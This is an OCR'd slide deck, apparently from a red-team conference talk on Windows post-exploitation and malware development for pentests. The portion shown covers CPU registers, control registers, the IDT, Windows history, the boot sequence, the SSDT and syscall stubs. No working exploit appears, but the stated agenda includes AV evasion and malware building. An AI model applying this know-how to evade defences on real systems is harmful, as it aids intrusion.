Advanced Windows Post-Exploitation

Malware

Forward Engineering

whoami /all

- @zerosum0x0
- @aleph___naught


Red Team @ RiskSense, Inc.

Agenda

- Start off slow, go off deep end
    - Standard stuff, and some big ideas
- Major topics include:
    - CPU internals
    - Kernel internals
    - Windows Programming
        - WINAPI
        - COM
        - .NET
        - Shellcode
        - EXE/DLL/SYS
    - Game Hacking
    - AV Evasion

Not Covered

- Malware we want is for pentests, not:
    - Bootkits
    - Ransomware
    - Anti-debugging
    - Red pill
    - Blue Pill
    - etc.



Pre-Requisites

- Programming knowledge
  - Any language will do, same basic concepts
  - Mostly C, a little C++ and x86/x64
    - Windows API applies to PowerShell, .NET, etc.
- Pentesting knowledge
  - Basic Windows post-exploitation
- Red team, blue team, reverse engineering


Additional Notes

- Format a little different than original Abstract
- Attackers are already using (most of) these techniques
- A lot of breadth
    - A lot of depth
- Demos/code
    - Windows 10 Redstone 3 x64
    - Examples stripped to barebone API calls
        - A lot of normal error checking not present
- Interactive
    - Don't be afraid to blurt out questions

CPU Architecture

ARM

- 1985
- RISC
- 32 and 64 bit
- Thumb Mode
- Windows
  - Embedded
  - IoT Core
  - Phone/Mobile



IA-32


- Also 1985
- Intel 80386
  - x86
- CISC
- Later, Pentium: PAE
  - 36-bit addressing

IA-64

- Itanium
- 2001
- 128 Integer registers
- 128 FP registers
- Instruction bundling
    - 3 * 41 + 5
- Disaster

AMD64

- 2003
- x64 proper
    - Backwards compatible with x86




x86/x64 CPU Modes

- Real mode
  - Unreal mode
- Protected mode
  - Virtual real mode
- System Management Mode
- Long mode
  - Compatibility mode

Privilege Rings

- PTE (Page Table Entries) has 2-bits
  - i.e. 4 modes
- User space
- Kernel space



General Purpose Registers

- AX - Accumulator
- BX - Base
- CX - Counter
- DX - Data
- SI - Source Index
- DI - Destination Index


R8-R15

- AL = Low 8 bits
- AH = High 8 bits
- AX = 16 bits
- EAX = 32 bits
- RAX = 64 bits

Windows x64 Fastcall

1. No more cdecl/stdcall/fastcall/thiscall/register/safecall madness
2. Function Arguments
   a. Rcx
   b. Rdx
   c. R8
   d. R9
   e. Stack

FLAGS




Intel x86 FLAGS register[1]

Bit #	Abbreviation	Description	Category
FLAGS			
0	CF	Carry flag	Status
1		Reserved, always 1 in EFLAGS [2]	
2	PF	Parity flag	Status
3		Reserved	
4	AF	Adjust flag	Status
5		Reserved	
6	ZF	Zero flag	Status
7	SF	Sign flag	Status
8	TF	Trap flag (single step)	Control
9	IF	Interrupt enable flag	Control
10	DF	Direction flag	Control
11	OF	Overflow flag	Status
12-13	IOPL	I/O privilege level (286+ only), always 1 on 8086 and 186	System
14	NT	Nested task flag (286+ only), always 1 on 8086 and 186	System
15		Reserved, always 1 on 8086 and 186, always 0 on later models	
EFLAGS			
16	RF	Resume flag (386+ only)	System
17	VM	Virtual 8086 mode flag (386+ only)	System
18	AC	Alignment check (486SX+ only)	System
19	VIF	Virtual interrupt flag (Pentium+)	System
20	VIP	Virtual interrupt pending (Pentium+)	System
21	ID	Able to use CPUID instruction (Pentium+)	System
22		Reserved	

Memory Map IO

- Reserved memory addresses
- BIOS data area
- VGA display memory

CR0



63 32
Reserved, MBZ

31	30	29	28 19	18	17	16	15 6	5	4	3	2	1	0
PG	CD	NW	Reserved	AM	R	WP	Reserved	NE	ET	TS	EM	MP	PE

Bits	Mnemonic	Description	R/W
63–32	Reserved	Reserved, Must be Zero	
31	PG	Paging	R/W
30	CD	Cache Disable	R/W
29	NW	Not Writethrough	R/W
28–19	Reserved	Reserved	
18	AM	Alignment Mask	R/W
17	Reserved	Reserved	
16	WP	Write Protect	R/W
15-6	Reserved	Reserved	
5	NE	Numeric Error	R/W
4	ET	Extension Type	R
3	TS	Task Switched	R/W
2	EM	Emulation	R/W
1	MP	Monitor Coprocessor	R/W
0	PE	Protection Enabled	R/W

CR1

- Reserved
    - #UD exception when trying to access


CR2

- Page Fault Linear Address
- When page fault occurs, address accessed stored here

CR3

- Contains base address of page table entries
- Used when translating a virtual address to physical

CR4


31(63)
22
21
20
18
17
16
15
14
13
12
11
10
9
8
7
6
5
4
3
2
1
0
Reserved
SMAP
SMEP
SMXE
VMXE
PCE
PGE
MCE
PAE
PSE
DE
TSD
PVI
VME
CR4
FSGSBASE
OSFXSR
OSXSAVE
PCIDE
OSXMMEXCPT

Exceptions

- Faults
- Traps
- Aborts

IDT

- Interrupt Descriptor Table
- When interrupted, register states saved
- Function mappings for interrupts
    - 0 - division by 0
    - 1 - debug fault/trap
    - 3 - breakpoint (0xcc) trap
    - 8 - double fault abort
    - 13 - general protection fault/trap
    - 32-255 - available for software/hardware use


System Calls

- Transition from user to kernel, back
- Required to do anything interesting
- "Privilege gate"
- Special handler
    - mov ecx, 0xc0000082 ; IA32_LSTAR
    - rdmsr
    - eax+edx
    - wrmsr

Windows History

MS-DOS

- 1981 - 2000
- Real Mode
- Licensed 86-DOS to IBM



```
Starting MS-DOS...

C:\>_
```

Windows 3.1


- Real mode no longer supported
- Introduced the Windows Registry
- First version to have command.com execute programs from GUI

Windows 95

- Compatible with 16-bit MS-DOS programs/drivers
- VxD in 32-bit protected mode
- Virtual real mode

OS/2

- Early IBM/Microsoft OS
  - Xenix Team
- command.com (MS-DOS Prompt) -> cmd.exe
- OS switches between protected and real mode
- Protected mode successor of DOS
- Legacy support = ETERNALBLUE




Windows NT

- "New Technology"
- Multi-user OS
  - Proper process isolation
- Kernel free of 16-bit relics
- VxD Replaced by NT Drivers
  - Now, standard WDM (Windows Driver Model) since Win 98/2000

Windows 10


- Hardened kernel
  - Major rollouts such as Redstone 1/2/3
- x64 Long Mode capability
  - Kernel full of 32-bit relics
- Drivers must be signed
- UAC



Windows Ecosystem

NT Boot Sequence

- winload.exe
    - core drivers
    - ntoskrnl.exe
        - Smss.exe
            - Wininit.exe
                - Services.exe
                - lsass.exe
            - Csrss.exe
                - winsrv.dll
                - win32k.sys
            - winlogon.exe
                - explorer.exe




```
Process
  System Idle Process
─ System
    Interrupts
    smss.exe
    Memory Compression
  csrss.exe
─ wininit.exe
  + services.exe
    lsass.exe
  csrss.exe
─ winlogon.exe
    dwm.exe
    fontdrvhost.exe
─ explorer.exe
  + chrome.exe
```

*tree is simplified for the jist

SSDT

- Internal dispatch table for syscalls
  - NtCreateFile
  - NtOpenProcess
  - NtCreateThread
- EAX register
  - bits 0-11: system service number (SSN)
  - bits 12-13: service descriptor table (SDT)
    - KeServiceDescriptorTable (0x00)
    - KeServiceDescriptorTableShadow (0x01)
  - bits 14-31: reserved.
- dt _KUSER_SHARED_DATA
  - +0x308 SystemCall   : Uint4B




```
; Exported entry 267. NtCreateFile
; Exported entry 1732. ZwCreateFile



public ZwCreateFile
ZwCreateFile proc near
mov     r10, rcx        ; NtCreateFile
mov     eax, 55h
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_1800A6B85
```

```
syscall
retn
```

```
loc_1800A6B85:                  ; DOS 2+ internal - EX
int     2Eh                     ; DS:SI -> counted CR-
retn
ZwCreateFile endp
```

Services

- Daemons that can auto-start
  - At boot
  - On demand
- Driver based
- DLL based
  - Svchost.exe
- Service Control Manager
  - sc.exe



bliss

Start the service

Description:
Automatic music library organiser


Name	Description	Status
.NET Runtime Optim...	Microsoft	
Alerter	Notifies sel...	
Application Layer G...	Provides s...	Started
Application Manage...	Provides s...	
ASP.NET State Serv...	Provides s...	
Automatic Updates	Enables th...	Started
Background Intellig...	Transfers ...	Started
bliss	Automatic ...	
